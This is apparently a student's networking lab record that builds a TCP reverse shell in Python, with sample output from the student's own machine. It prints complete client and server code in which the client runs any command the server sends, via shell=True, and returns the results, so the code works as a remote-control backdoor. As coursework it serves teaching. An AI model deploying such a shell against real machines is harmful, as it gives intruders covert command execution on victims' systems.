EXPERIMENT 9 - DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

Introduction:

A server and client that communicate over TCP: the server sends text commands; the client runs them and returns the output plus its current working directory.

Aim:

Demonstrate basic TCP communication and remote command execution between two Python programs.

Algorithm:

1. Server: listen on a port, accept a client, read commands from the user, send commands to client, print responses.
2. Client: connect to server, receive commands, if cd then change directory, otherwise run the command, send back output and current directory.
3. On quit, close the connection.

Code:

Client:

```
import socket

import subprocess

import os

host = '127.0.0.1'

port = 9999

def connect_to_server():

    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    client.connect((host, port))

    while True:

        try:
```

```
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```

Server:

```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
```

```
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break
def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
```

```
        client_thread.start()

if __name__ == "__main__":

    start_server()
```

Output:

Server:

```
C:\Users\nandh>cd "C:\Users\nandh\OneDrive\Documents

C:\Users\nandh\OneDrive\Documents>python revserver.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:54985
127.0.0.1@shell> whoami
admin\nandh
```


```
C:\Users\nandh\OneDrive\Documents>
127.0.0.1@shell> echo hello
hello

C:\Users\nandh\OneDrive\Documents>
127.0.0.1@shell> dir
 Volume in drive C has no label.
 Volume Serial Number is 9C02-4D11

 Directory of C:\Users\nandh\OneDrive\Documents

11-10-2025  16:18    <DIR>          .
11-10-2025  14:02    <DIR>          ..
11-10-2025  13:46               549 anonymous.py
11-10-2025  14:37               477 calcclient.py
11-10-2025  14:47               476 calcserver.py
07-10-2025  08:35               263 client.py
09-09-2025  07:45           669,472 cn model qn paper(cse).pdf
06-09-2025  07:58            77,825 cn model qn paper.pdf
11-10-2025  16:18           767,346 cn record.docx
05-09-2025  16:14         9,946,788 CN Typed Notes.pdf
07-10-2025  09:58    <DIR>          Custom Office Templates
06-09-2025  08:01        18,006,469 DBMS  unit-1 notes.pdf
11-09-2025  19:19         1,079,692 DBMS cat-1 model qn paper.pdf
06-09-2025  07:58           325,524 dbms model qn paper.pdf
```

Client:



Result:

The server shows a “connection established” message when the client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes the

client’s directory and the new path is returned. Quit ends the session; errors close the connection.